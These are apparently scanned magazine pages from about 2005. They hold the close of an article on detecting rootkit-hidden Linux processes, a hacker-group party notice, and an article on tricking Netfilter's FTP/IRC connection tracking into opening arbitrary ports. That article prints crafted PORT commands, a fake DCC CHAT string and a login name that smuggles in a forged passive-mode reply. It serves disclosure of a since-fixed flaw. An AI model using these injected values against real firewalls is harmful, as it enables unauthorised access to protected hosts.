Finding tasks that are hiden this way is a pain as no other structure contains a single tasks list so that in a smooth soop we could itterate and see what is not inside the linked list and pidhash and if there would be we wouldve probably removed out task from there too hehe. If you think by now this will be the ultimate kiddie-method, hope no more, were smart people, for every problem we release the cure also. So there is a ..way :) .. a clever way exploiting what every process desires, the need to run ;-} *evil grin*

This method can take a while however, if a process blocks on some call like listen() since we only catch them when they _run_ while being _hidden_.

Other checks could verify the integrity of the linked list, like the order in the list and the time stamps or something (know that ptrace() [12] fucks with this order).

To backdoor switch_to (more exactly __switch_to, remember the first is a define) is a bit tricky from a module, however ive done it but it doesnt seem very portable so instead, from a module, we hook the syscall gate thus exploiting the *need to call* of programs :-), which is very easy, and every program in order to run usefuly has to call some syscalls, right?

But so that you know, to trap into schedule() from a module (or from kmem for that matter) we find the address of __switch_to(). We could do this two ways, either do some pattern matching for calls inside schedule() or notice that sys_fork() is right after __switch_to() and do some math. After that just insert a hook at the end of __switch_to (doing it before __switch_to would make our code execute in unsafe environment - krash - since its a partialy switched environment).

So this is what the module does, the kernel patch, sh.patch uses the mentioned need to run of processes by inserting a call inside the schedule() function which was described earlier and checks the structs against the
current process.

So how do we deal with _real_ pid 0 tasks, that we dont catch them as being rogues? Remember what ive said about the pid 0 tasks being a special breed, they are kernel threads in effect so we can differentiate them from normal user land processes because they have no allocated memory struct / no userland memory dooh! / and no connected binary format struct for that matter (a special case would be when one would have its evil task as a mangled kernel thread but i guess we could tell even then by name or the number of active kernel threads if its an evil one).

Anyway for an example with the *need ro call* method.. For this we launch a bash session so that we can _put it on the run queue_ by writing some command on it.. like i said, we catch these tasks only when they do syscalls

[content omitted, please see electronic version]

Voila. It works.. it also looks for unhashed or pid 0 tasks; the only problem atm is the big output which ill sort out with some list hashed by the task address/pid/processor/start_time so that we only get 1 warning per hidden process :-/

To use the kernel patch instead of the module change to the top of your linux source tree and apply it with `patch -p0 < sh.patch` (if you have a layout like /usr/src/linux/, cd into /usr/src/). The patch is for the 2.4.30 branch (although it migth work with other 2.4 kernels; if you need it for other kernel versions check with me) and it works just like the module just that it hooks directly into the schedule() function and so can catch sooner any hidden tasks.

Now if some of you are thinking at this point why make public research like this when its most likely to get abused, my answer is simple, dont be an ignorant, if i have found most of this things on my own i dont have any reason to believe others havent and its most likely to already been used in the wild, maybe not that widespead but lacking the right tools to peek in the kernel memory, we would never know if and how used it is already. So shut your suck hole .. the only ppl hurting from this are the underground hackers, but then again they are brigth people and other more leet methods are ahead :-) just think about hideing a task inside another task (sshutup ubra !! lol no peeking).. you will read about it probably in another small article

5. References

[1] manual pages for ps(1) , top(1) , pstree(1) and the proc(5) interface
http://linux.com.hk/PenguinWeb/manpage.jsp?section=1&name=ps
http://linux.com.hk/PenguinWeb/manpage.jsp?section=1&name=top
http://linux.com.hk/PenguinWeb/manpage.jsp?section=1&name=pstree
http://linux.com.hk/PenguinWeb/manpage.jsp?section=5&name=proc

[2] LRK - Linux Root Kit by Lord Somer <webmaster@lordsomer.com>
http://packetstormsecurity.org/UNIX/penetration/rootkits/lrk5.src.tar.gz

[3] LKM HACKING by pragmatic from THC
http://reactor-core.org/linux-kernel-hacking.html

[4] Syscall redirection without modifying the syscall table by Silvio Cesare <silvio@big.net.au>
http://www.big.net.au/~silvio/stealth-syscall.txt
http://spitzner.org/winwoes/mtx/articles/syscall.htm

[5] Phrack 59/0x04 - Handling the Interrupt Descriptor Table by kad <kadamyse@altern.org>
http://www.phrack.org/show.php?p=59&a=4

[6] Phrack 61/0x0e - Kernel Rootkit Experiences by stealth <stealth@segfault.net>
http://www.phrack.org/show.php?p=61&a=14

[7] Linux kernel internals #Process and Interrupt Management by Tigran Aivazian <tigran@veritas.com>
http://www.tldp.org/LDP/lki/lki.html

[8] Scheduling in UNIX and Linux by moz <moz@compsoc.man.ac.uk>
http://www.kernelnewbies.org/documents/schedule/

[9] KernelAnalysis-HOWTO #Linux

Multitasking by Roberto Arcomano <berto@fatamorgana.com>
http://www.tldp.org/HOWTO/KernelAnalysis-HOWTO.html

[10] chkrootkit - CHecK ROOT KIT by Nelson Murilo <nelson@pangeia.com.br>
http://www.chkrootkit.org/

[11] manual page for clone(2)
http://linux.com.hk/PenguinWeb/manpage.jsp?section=2&name=clone

[12] manual page for ptrace(2)
http://linux.com.hk/PenguinWeb/manpage.jsp?section=2&name=ptrace


6. And The Game Don't Stop

Hei fukers! octavian, trog, slider, raven and everyone else i keep close with, thanks for being there and wasteing time with me, sometimes i really need that ; ruffus , nirolf and vadim wtf lets get the old team on again .. bafta pe oriunde sunteti dudes.

If you notice any typos, mistakes, have anything to communicate with me feel free make contact.

web - w3.phi.group.eu.org
mail - ubra_phi.group.eu.org
irc - Efnet/Undernet #PHI

* the contact info and web site is and will not be valid/up for a few weeks while im moving house, sorry ill get things settled ASAP (that is up until about august of 2005), meanwhile you can get in touch with me on the email dragosg_personal.ro



The Hacker’s Choice 10th Anniversary

The Hacker’s Choice (THC) is proud to announce its 10th anniversary and will celebrate an invitation only party (TAX) in Berlin, Germany on Saturday, 1st of October. The event will feature deejays, cocktails, eye candy and surprises.

The whole weekend is rounded up by fringe events on Friday and Sunday including a war driving session, sight seeing and some chilling brunch. Don’t miss this change to visit Berling and whoop it out with THC.

Date:	Saturday, 1st of October, 2005
Entry fee:	None, it’s free
Location:	Secret place in Berlin, Germany
Registration:	*http://www.thc.org/tax*


The Hacker’s Choice would like to share the fun with all friends around the world and affiliated hacking groups such as TESO, Phenoelit, Phrack, ADM, LSD, HERT, Packetstorm, Segfault and the CCC.

If you met a THC members somewhere and had a great time, consider yourself a friend and feel invited. You can register for an invitation to TAX at *http://www.thc.org/tax*.

Further Details about TAX and the party place will be send to invited guests in the near future.

If you like to contact THC beforehand with questions regarding traveling and hotels, simply send an email to *members@thc.org*

Sincerely,
The Hacker’s Choice



Breaking Through A Firewall Using A Forged FTP Command

Soungjoo Han <kotkrye@hanmail.net>

1 - Introduction

FTP is a protocol that uses two connections. One of them is called a control connection and the other, a data connection. FTP commands and replies are exchanged across the control connection that lasts during an FTP session. On the other hand, a file(or a list of files) is sent across the data connection, which is newly established each time a file is transferred.

Most firewalls do not usually allow any connections except FTP control connections to an FTP server port(TCP port 21 by default) for network security. However, as long as a file is transferred, they accept the data connection temporarily. To do this, a firewall tracks the control connection state and detects the command related to file transfer. This is called stateful inspection.

I've created three attack tricks that make a firewall allow an illegal connection by deceiving its connection tracking using a forged FTP command.

I actually tested them in Netfilter/IPTables, which is a firewall installed by default in the Linux kernel 2.4 and 2.6. I confirmed the first trick worked in the Linux kernel 2.4.18 and the second one(a variant of the first one) worked well in the Linux 2.4.28(a recent version of the Linux kernel).

This vulnerability was already reported to the Netfilter project team and they fixed it in the Linux kernel 2.6.11.

2 - FTP, IRC and the stateful inspection of Netfilter

First, let's examine FTP, IRC(You will later know why IRC is mentioned) and the stateful inspection of Netfilter. If you are a master of them, you can skip this chapter.

As stated before, FTP uses a control connection in order to exchange the commands and replies(, which are represented in ASCII) and, on the contrary, uses a data connection for file transfer.

For instance, when you command "ls" or "get <a file name>" at FTP prompt, the FTP server(in active mode) actively initiates a data connection to a TCP port number(called a data port) on the FTP client, your host. The client, in advance, sends the data port number using a PORT command, one of FTP commands.

The format of a PORT command is as follows.

```
PORT<space>h1,h2,h3,h4,p1,p2<CRLF>
```

Here the character string "h1,h2,h3,h4" means the dotted-decimal IP "h1.h2.h3.h4" which belongs to the client. And the string "p1,p2" indicates a data port number(= p1 * 256 + p2).Each field of the address and port number is in decimal number. A data port is dynamically assigned by a client. In addition, the commands and replies end with <CRLF> character sequence.

Netfilter tracks an FTP control connection and gets the TCP sequence number and the data length of a packet containing an FTP command line (which ends with <LF>). And then it computes the sequence number of the next command packet based on the information. When a packet with the sequence number is arrived, Netfilter analyzes whether the data of the packet contains an FTP command. If the head of the data is the same as "PORT" and the data ends with <CRLF>, then Netfilter considers it as a valid PORT command (the actual codes are a bit more complicated) and extracts an IP address and a port number from it. Afterwards, Netfilter "expects" the server to actively initiate a data connection to the specified port number on the client. When the data connection request is actually arrived, it accepts the connection only while it is established. In the case of an incomplete command which is called a "partial" command, it is dropped for an accurate tracking.

IRC (Internet Relay Chat) is an Internet chatting protocol. An IRC client can use a direct connection in order to speak with another client. When a client logs on the server, he/she connects to an IRC server (TCP port 6667 by default). On the other hand, when the client wants to communicate with another, he/she establishes a direct connection to the peer. To do this, the client sends a message called a DCC CHAT command in advance. The command is analogous to an FTP PORT command. And Netfilter tracks IRC connections as well. it expects and accepts a direct chatting connection.

3 - Attack Scenario I

3.1 - First Trick

I have created a way to connect illegally to any TCP port on an FTP server that Netfilter protects by deceiving the connection-tracking module in the Linux kernel 2.4.18.

In most cases, IPTables administrators make stateful packet filtering rule(s) in order to accept some Internet services such as IRC directchatting and FTP file transfer. To do this, the administrators usually insert the following rule into the IPTables rule list.

```
iptables -A FORWARD -m state --state
ESTABLISHED, RELATED -j ACCEPT
```

Suppose that a malicious user who logged on the FTP server transmits a PORT command with TCP port number 6667(this is a default IRC server port number) on the external network and then attempts to download a file from the server.

The FTP server actively initiates a data connection to the data port 6667 on the attacker's host. The firewall accepts this connection under the stateful packet filtering rule stated before. Once the connection is established, the connection-tracking module of the firewall(in the Linux kernel 2.4.18) has the security flaw to mistake this for an IRC connection. Thus the attacker's host can pretend to be an IRC server.

If the attacker downloads a file comprised of a string that has the same pattern as DCC CHAT command, the connection-tracking module will misunderstand the contents of a packet for the file transfer as a DCC CHAT command.

As a result, the firewall allows any host to connect to the TCP port number, which is specified in the fake DCC CHAT command, on the fake IRC client (i.e., the FTP server) according to the rule to accept the "related" connection for IRC. For this, the attacker has to upload the file before the intrusion.

In conclusion, the attacker is able to illegally connect to any TCP port on the FTP server.

3.2 - First Trick Details

To describe this in detail, let's assume a network configuration is as follows.

(a) A Netfilter/IPtables box protects an FTP server in a network. So users in the external network can connect only to FTP server port on the FTP server. Permitted users can log on the server and download/upload files.

(b) Users in the protected network, including FTP server host, can connect only to IRC servers in the external network.

(c) While one of the internet services stated in (a) and (b) is established, the secondary connections(e.g., FTP data connection) related to the service can be accepted temporarily.

(d) Any other connections are blocked.

To implement stateful inspection for IRC and FTP, the administrator loads the IP connection tracking modules called ip_conntrack into the firewall including ip_conntrack_ftp and ip_conntrack_irc that track FTP and IRC, respectively. Ipt_state must be also loaded.

Under the circumstances, an attacker can easily create a program that logs on the FTP server and then makes the server actively initiate an FTP data connection to an arbitrary TCP port on his/her host.

Suppose that he/she transmits a PORT command with data port 6667 (i.e., default IRC server port).

An example is
`"PORT 192,168,100,100,26,11\r\n".`

The module ip_conntrack_ftp tracking this connection analyzes the PORT command and "expects" the FTP server to issue an active open to the specified port on the attacker's host.

Afterwards, the attacker sends an FTP command to download a file, "RETR <a file name>". The server tries to connect to port 6667 on the attacker's host. Netfilter accepts the FTP data connection under the stateful packet filtering rule.

Once the connection is established, the module ip_conntrack mistakes this for IRC connection.

Ip_conntrack regards the FTP server as an IRC client and the attacker's host as an IRC server. If the fake IRC client (i.e., the FTP server) transmits packets for the FTP data connection, the module ip_conntrack_irc will try to find a DCC protocol message from the packets.

The attacker can make the FTP server send the fake DCC CHAT command using the following trick. Before this intrusion, the attacker uploads a file comprised of a string that has the same pattern as a DCC CHAT command in advance.

To my knowledge, the form of a DCC CHAT command is as follows.

```
"\1DCC<a blank>CHAT<a blank>t<a
blank><The decimal IP address of the IRC
client><blanks><The TCP port number of
the IRC client>\1\n"
```

An example is
```
"\1DCC CHAT t 3232236548    8000\1\n"
```

In this case, Netfilter allows any host to do an active open to the TCP port number on the IRC client specified in the line. The attacker can, of course, arbitrarily specify the TCP port number in the fake DCC CHAT command message.

If a packet of this type is passed through the firewall, the module ip_conntrack_irc mistakes this message for a DCC CHAT command and "expects" any host to issue an active open to the specified TCP port number on the FTP server for a direct chatting.

As a result, Netfilter allows the attacker to connect to the port number on the FTP server according to the stateful inspection rule.

After all, the attacker can illegally connect to any TCP port on the FTP server using this trick.

4 - Attack Scenario II - Non-standard command line

4.1. Second Trick Details

Netfilter in the Linux kernel 2.4.20(and the later versions) is so fixed that a secondary connection(e.g., an FTP data connection) accepted by a primary connection is not mistaken for that of any other protocol. Thus the packet contents of an FTP data connection are not parsed any more by the IRC connection-tracking module.

However, I've created a way to connect illegally to any TCP port on an FTP server that Netfilter protects by dodging connection tracking using a nonstandard FTP command. As stated before, I confirmed that it worked in the Linux kernel 2.4.28.

Under the circumstances stated in the previous chapter, a malicious user in the external network can easily create a program that logs on the FTP server and transmits a nonstandard FTP command line.

For instance, an attacker can transmit a PORT command without the character <CR> in the end of the line. The command line has only <LF> in the end.

An example is
```
"PORT 192,168,100,100,26,11\n".
```

On the contrary, a standard FTP command has <CRLF> sequence to denote the end of a line.

If the module ip_conntrack_ftp receives a nonstandard PORT command of this type, it first detects a command and finds the character <CR> for the parsing. Because it cannot be found, ip_conntrack_ftp regards this as a "partial" command and drops the packet.

Just before this action, ip_conntrack_ftp anticipated the sequence number of a packet that contains the next FTP command line and updated the associated information. This number is calculated based on the TCP sequence number and the data length of the "partial" PORT command packet.

However, a TCP client, afterwards, usually retransmits the identical PORT command packet since the corresponding reply is not arrived at the client. In this case, ip_conntrack_ftp does NOT consider this retransmitted packet as an FTP command because its sequence number is different from that of the next FTP command anticipated. From the point of view of ip_conntrack_ftp, the packet has a "wrong" sequence number position.

The module ip_conntrack_ftp just accepts the packet without analyzing this command. The FTP server can eventually receive the retransmitted packet from the attacker.

Although ip_conntrack_ftp regards this "partial" command as INVALID, some FTP servers such as wu-FTP and IIS FTP conversely consider this PORT command without <CR> as VALID. In conclusion, the firewall, in this case, fails to "expect" the FTP data connection.

And when the attacker sends a RETR command to download a file from the server, the server initiates to connect to the TCP port number, specified in the partial PORT command, on the attacker's host.

Suppose that the TCP port number is 6667(IRC server port), the firewall accepts this connection under the stateless packet filtering rule that allows IRC connections instead of the stateful filtering rule. So the IP connection-tracking module mistakes the connection for IRC.

The next steps of the attack are the same as those of the trick stated in the previous chapter.

In conclusion, the attacker is able to illegally connect to any TCP port on the FTP server that the Netfilter firewall box protects.

* [supplement] There is a more refined method to dodge the connection-tracking of Netfilter. It uses default data port. On condition that data port is not specified by a PORT command and a data connection is required to be established, an FTP server does an active open from port 20 on the server to the same (a client's) port number that is being used for the control connection.

To do this, the client has to listen on the local port in advance. In addition, he/she must bind the local port to 6667(IRCD) and set the socket option "SO_REUSEADDR" in order to reuse this port.

Because a PORT command never passes through a Netfilter box, the firewall can't anticipate the data connection. I confirmed that it worked in the Linux kernel 2.4.20.

5 - Attack Scenario III - 'echo' feature of FTP reply

5.1 - Passive FTP: background information

An FTP server is able to do a passive open for a data connection as well. This is called passive FTP. On the contrary, FTP that does an active open is called active FTP.

Just before file transfer in the passive mode, the client sends a PASV command and the server replies the corresponding message with a data port number to the client. An example is as follows.

```
-> PASV\r\n
<- 227 Entering Passive Mode
(192,168,20,20,42,125)\r\n
```

Like a PORT command, the IP address and port number are separated by commas. Meanwhile, when you enter a user name, the following command and reply are exchanged.

```
-> USER <a user name>\r\n
<- 331 Password required for <the user
name>.\r\n
```

5.2 - Third Trick Details

Right after a user creates a connection to an FTP server, the server usually requires a user name. When the client enters a login name at FTP prompt, a USER command is sent and then the same character sequence as the user name, which is a part of the corresponding reply, is returned like echo. For example, a user enters the sting "Alice Lee" as a login name at FTP prompt, the following command line is sent across the control connection.

```
-> USER Alice Lee\r\n
```

The FTP server usually replies to it as follows.

```
<- 331 Password required for Alice
Lee.\r\n
```

("Alice Lee" is echoed.)

Blanks are able to be includedkin a user name.

A malicious user can insert a arbitrary pattern in the name. For instance, when the same pattern as the reply for passive FTP is inserted in it, a part of the reply is arrived like a reply related to passive FTP.

```
-> USER 227 Entering Passive Mode
(192,168,20,29,42,125)\r\n
<- 331 Password required for 227
Entering Passive Mode
(192,168,20,29,42,125).\r\n
```

Does a firewall confuse it with a `real' passive FTP reply? Maybe most firewalls are not deceived by the trick because the pattern is in the middle of the reply line.

However, suppose that the TCP window size field of the connection is properly adjusted by the attacker when the connection is established, then the contents can be divided into two like two separate replies.

```
(A) ----->USER xxxxxxxxx227 Entering
Passive Mode
(192,168,20,29,42,125)\r\n
(B) <-----331 Password required for
xxxxxxxxx
(C) ----->ACK(with no data)
(D) <-----227 Entering Passive Mode
(192,168,20,20,42,125).\r\n
```

(where the characters "xxxxx..." are inserted garbage used to adjust the data length.)

I actually tested it for Netfilter/IPTables. I confirmed that Netfilter does not mistake the line (D) for a passive FTP reply at all.


The reason is as follows.

(B) is not a complete command line that ends with <LF>. Netfilter, thus, never considers (D), the next packet data of (B) as the next reply. As a result, the firewall doesn't try to parse (D).

But, if there were a careless connection-tracking firewall, the attack would work.

In the case, the careless firewall would expect the client to do an active open to the TCP port number, which is specified in the fake reply, on the FTP server. When the attacker initiates a connection to the target port on the server, the firewall eventually accepts the illegal connection.

[content omitted, please see electronic version]


ED PISKOR

DEFCON
www.defcon.org

www.scan-associates.net

BE PREPARED !!

scan associates